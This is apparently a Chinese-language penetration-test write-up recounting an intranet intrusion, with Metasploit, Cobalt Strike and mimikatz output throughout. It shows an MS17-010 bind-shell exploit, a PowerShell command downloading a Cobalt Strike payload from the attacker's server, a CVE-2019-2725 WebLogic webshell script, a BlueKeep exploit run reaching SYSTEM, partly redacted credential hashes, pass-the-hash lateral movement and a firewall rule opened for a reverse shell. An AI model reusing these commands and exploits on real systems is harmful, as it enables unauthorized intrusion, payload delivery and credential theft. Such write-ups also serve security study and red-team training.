[*] 192.168.111.36: - Scanned 1 of 1 hosts (100% complete)
```

```
[+] 192.168.111.36: - 192.168.111.36:80 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:135 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:139 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:445 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:1433 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:2383 - TCP OPEN
[*] 192.168.111.36: - Scanned 1 of 1 hosts (100% complete)
```


进入内网，按照惯例先来一波ms17-010开路看看，发现一台存在漏洞，就在我认为可以顺利拿下shell的时候，我发现事情并不简单，利用msf的exp模块没有成功，由于没有成功这个点暂时搁置，去看看其他机器有没有什么可利用的服务，回到webshell上做信息收集发现了数据库文件。

```
// 数据库类型
'type' => 'mysql',
// 服务器地址
'hostname' => '...',
// 数据库名
'database' => '...',
// 用户名
'username' => '...',
// 密码
'password' => '...',
// 端口
'hostport' => '...'
```

尝试连接，结果连接失败。




在其他机器上的web，弱口令进到后台，也没什么可利用点。



此时已是凌晨1点多，一度陷入僵持状态，就在我打算洗洗睡了的时候，突然想起一开始的ms17-010，既然不能直接反弹shell回来，那我去接入它试一试，说干就干，更换payload。

```
1 msf> set payload windows/x86/shell/bind_tcp
```

在打一遍，在我反复尝试之后，终于有一次成功了。



接下来就是上cs，依然python在服务器起一个http服务，利用powershell下载。

```

2009/07/14 09:41          59,392 xolehlp.dll
2013/01/14 02:09          522,752 XpsGdiConverter.dll
2013/01/14 01:05        1,682,432 XpsPrint.dll
2010/11/21 11:24          229,888 XpsRasterService.dll
2010/11/21 11:24        3,008,000 xpsservices.dll
2009/07/14 09:41        1,576,448 xpssvcs.dll
2009/06/11 05:03           4,041 xwizard.dtd
2009/07/14 09:39          42,496 xwizard.exe
2009/07/14 09:41          432,640 xwizards.dll
2009/07/14 09:41          101,888 xwreg.dll
2009/07/14 09:41          201,216 xwtpdui.dll
2009/07/14 09:41          129,536 xwtpw32.dll
2010/11/22 02:31      <DIR>          zh-CHS
2016/10/11 17:51      <DIR>          zh-CN
2013/08/20 01:37      <DIR>          zh-HK
2013/08/20 01:37      <DIR>          zh-TW
2010/11/21 11:24          366,080 zipfldr.dll
      2434 个文件 1,167,265,662 字节
      91 个目录 9,933,869,056 字节
C:\Windows\system32>powershell (new-object System.Net.WebClient).DownloadFile( '
http://[redacted]/artifact.exe', 'C:\Windows\system32\')
powershell (new-object System.Net.WebClient).DownloadFile( 'http://[redacted]
/artifact.exe', 'C:\Windows\system32\')

```

这里执行之后直接卡死了。。。所以退出之后，又重新再来一遍，重新执行下载。

```
1 Powershell.exe“(new-object System.Net.WebClient).DownloadFile('http://xxx
```


看到接到请求。

```


[11/Jun/2020 15:41:46] "GET /artifact.exe HTTP/1.1" 200 -

```


期间又经历了几次掉线之后，终于又上线了。



成功上线，老套路抓密码看一下，由于这里没有抓到明文只抓到了hash。



所以利用pth尝试其他windows主机，看看能否也一起拿下。



拿下其他4台windows，同样的步骤，抓密码翻文件。



在其中一台机器中找到一个文件，里面记录这一台同网段的weblogic的IP，不管那么多先去看看weblogic，发现现在这个IP上没有服务，而且刚才没有扫出来7001，难道是转移IP了？抱着试一试的心态重新扫了一下同网段的7001端口，果然换了一个新的IP，访问内网web7001端口。

Error 404--Not Found

From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.


If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

前面已经做过socks代理了，利用Proxifier连接，可以直接访问。

既然知道是weblogic，当然是用现有漏洞打一下。

```
Z:\sec\EXP\weblogic\betaseclab_tools-master\betaseclab_weblogic\exp利用工具\CVE-2019-2725 CVE-2019-2729>python3 weblogic_get_webshell.py http://[redacted]:7001
http://[redacted]:7001/wls-wsat/CoordinatorPortType
whoami :
http://[redacted]:7001/_async/.s8Jn4gWlqX2c592.jsp?cmd=whoami
Cookie:JSESSIONID=SdsLpdqffZn3XKDK1KQbsTP8NzNfn0snGPndZGPL5NPmpb3WfMpnJ!-1400973307; path=/; HttpOnly
whoami :
```

通过cve-2019-2725拿到shell。



信息收集，发现是个双网卡机器。

```
以太网适配器 本地连接 4:
    连接特定的 DNS 后缀 . . . . . :
    描述. . . . . : Intel(R) PRO/1000 MT Network Connection #2
    物理地址. . . . . : [redacted]
    DHCP 已启用 . . . . . : 否
    自动配置已启用. . . . . : 是
    本地链接 IPv6 地址. . . . . : [redacted] (首选)
    IPv4 地址 . . . . . : 10.[redacted].3 (首选)
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . :
    DHCPv6 IAID . . . . . : 301993001
    DHCPv6 客户端 DUID . . . . . : 00-01-00-01-25-06-97-6A-00-0C-29-68-D3-5F
    DNS 服务器 . . . . . :
    TCP/IP 上的 NetBIOS . . . . . : 已启用

以太网适配器 本地连接 :
```

```

User Name      : ██████████
Domain        : ██████████
Logon Server   : ██████████
Logon Time     : 2020/6/6 9:59:50
SID           : S-1-5-21-3388020223-1982701712-4030140183-1000

msv :
  [00000003] Primary
    * Username : admin
    * Domain   : ██████████
    * LM       : a0e881403a? ██████████
    * NTLM     : eb287e7b3 ██████████
    * SHA1     : a486713e2 ██████████

tspkg :
  * Username : admin
  * Domain   : ██████████
  * Password : sk ██████████

wdigest :
  * Username : admin
  * Domain   : ██████████
  * Password : skf ██████████

kerberos :
  * Username : ██████████
  * Domain   : ██████████
  * Password : ██████████

ssp :
credman :

Authentication Id : 0 : 3501110 (00000000:00356c36)
Session           : NewCredentials from 1

```

在weblogic上做代理，然后收集10段端口服务信息，发现其中几台机器开着3389，这里将weblogic的shell联动给msf，利用msf的cve-2019-0708模块，试着打了一下0708。

```

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.10.10.10
[*] 10.10.10.10 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.10.10 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.10 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.10 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.10.10.10 - <-----| Entering Danger Zone |----->
[*] 10.10.10.10 - Surfing channels ...
[*] 10.10.10.10 - Lobbing eggs ...

[*] 10.10.10.10 - Forcing the USE of FREE'd object ...
[!] 10.10.10.10 - <-----| Leaving Danger Zone |----->
[*] Sending stage (206403 bytes) to 10.10.10.10
[*] Meterpreter session 3 opened (10.10.10.10 -> 10.10.10.10) at 2020-06-23 22:48:21 -0400

meterpreter >
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```


成功拿下第一台10段的机器，由于这台机器不能出网，只能利用中间weblogic作为跳板，生成一个cs木马，监听地址和端口为weblogic的ip和端口，利用msf上传上去，运行。

这里踩了个坑，反弹给weblogic时一直接不到shell，最后看了半天感觉是防火墙的原因，手动配置防火墙规则。

防火墙规则命令：

```
1 netsh advfirewall firewall add rule name=cs dir=in action=allow protocol=
```

成功接到反弹的shell。



继续在新的机器上做信息收集，利用ipconfig /all判断是否存在域，net time /domain,此命令如果报错为5，则存在域但是该用户不是域用户。

常用的信息收集命令：

```
1 net view /domain, ipconfig /all, net time /domain, net view /domain:域名, r
```

发现存在域，利用ipconfig /all和nslookup（利用nslookup解析域名的ip，判断dns服务器和域控是不是在同一台主机上）查到了域控的IP，既然存在域第一选择当然是看看有没有14-068这个洞，如果有的话岂不是美滋滋，然而并没有，老套路抓密码。

```

nt authority\system

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 750674 bytes
[+] received output:

Authentication Id : 0 : 340650 (00000000:000532aa)
Session           : Interactive from 1
User Name         : lwl
Domain           : ██████████
Logon Server      : ██████████
Logon Time        : 2020/6/9 15:20:13
SID               : S-1-5-21-3388020223-1982701712-4030140183-1110

msv :
[00000003] Primary
* Username : lwl
* Domain   : ██████████
* LM       : 6e32fa5c96c0d969ea0ec27██████████
* NTLM     : 2c870c215d948df4921260██████████
* SHA1     : 2560049ed2d802aca2e040██████████

```

```

* Username : lwl
* Domain   : ██████████
* LM       : 6e32fa5c96c0d969-██████████
* NTLM     : 2c870c215d948df492██████████
* SHA1     : 2560049ed2d802aca2██████████

tspkg :
* Username : lwl
* Domain   : ██████████
* Password : l██████████

```

